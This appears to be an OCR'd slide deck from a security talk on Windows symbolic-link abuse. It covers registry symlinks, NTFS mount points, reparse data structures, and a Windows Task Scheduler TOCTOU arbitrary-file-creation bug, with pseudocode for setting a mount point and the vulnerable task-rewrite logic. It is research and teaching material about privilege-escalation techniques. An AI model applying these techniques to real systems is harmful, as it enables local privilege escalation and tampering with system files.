


Parsing Name

```
\Registry\Machine\Mylink
```

Current Component

Under the hood




Parsing Name

```
\Registry\Machine\Mylink
\Registry\Machine\NewKey
```


Serious Limitations

- Windows 7 fixed numerous issues with registry symbolic links
  - Blocked symlinks between untrusted (user) and trusted (local machine) hives
  - Symbolic link must be a valid registry path
- MS10-021 ensured it was also available downstream
- Still can exploit user to user vulnerabilities such as in IE EPM
  - CVE-2013-5054
  - CVE-2014-6322
- Mitigation (pass flag to RegCreateKeyEx) still undocumented

NTFS Mount Points / Directory Junctions




Under the hood



Parsing Name

```
\??\C:\temp\mylink\file
```

Under the hood



Parsing Name

```
\??\C:\temp\mylink\file
```

```
\??\C:\Windows
```

NTFS Documentation

Home Files Attributes Concepts Glossary

Attribute - $REPARSE_POINT (0xC0)

Previous Next


Overview

As defined in $AttrDef, this attribute has a no minimum size but a maximum of 16384 bytes.

Layout of the Attribute (Microsoft Reparse Point)

Offset	Size	Description
~	~	Standard Attribute Header
0x00	4	Reparse Type (and Flags)
0x04	2	Reparse Data Length
0x06	2	Padding (align to 8 bytes)
0x08	V	Reparse Data (a)


Under the hood



Parsing Name

```
\??\C:\Windows\file
```

Structure of a Mount Point



Create a Mount Point

```
PREPARSE_DATA_BUFFER reparse_buffer =
                          BuildMountPoint(target);
CreateDirectory(dir);

HANDLE handle = CreateFile(dir, ...,
         FILE_FLAG_BACKUP_SEMANTICS |
         FILE_FLAG_OPEN_REPARSE_POINT, ...);

DeviceIoControl(handle, FSCTL_SET_REPARSE_POINT,
   reparse_buffer, reparse_buffer.size(), ...);
```

Mount Point Limitations

- Directory must be empty to set the reparse data
- Target device must be an IO device (no opening registry keys for example)
- Target device heavily restricted in IopParseDevice:

```
IO_PARSE_CONTEXT *ctx;

if (ctx->LastReparseTag == IO_REPARSE_TAG_MOUNT_POINT) {
    switch(TargetDeviceType) {
        case FILE_DEVICE_DISK:
        case FILE_DEVICE_CD_ROM:
        case FILE_DEVICE_VIRTUAL_DISK:
        case FILE_DEVICE_TAPE:
            break;
        default:
            return STATUS_IO_REPARSE_DATA_INVALID;
    }
}
```


Limited
Device Subset

Example Vulnerability


Windows Task Scheduler TOCTOU Arbitrary File Creation

Running a Scheduled Task

```
void Load_Task_File(string task_name,
                    string orig_hash) {
    string task_path =
           "c:\\windows\\system32\\tasks\\" +
           task_name;

    string file_hash = Hash_File(task_path);

    if (file_hash != orig_hash) {
        Rewrite_Task_File(task_path);
    }
}
```




Hash task file contents




Rewrite Task without Impersonation

System Task Folder

Writable from normal user privilege, therefore can create a mount point directory




Winning the Race Condition



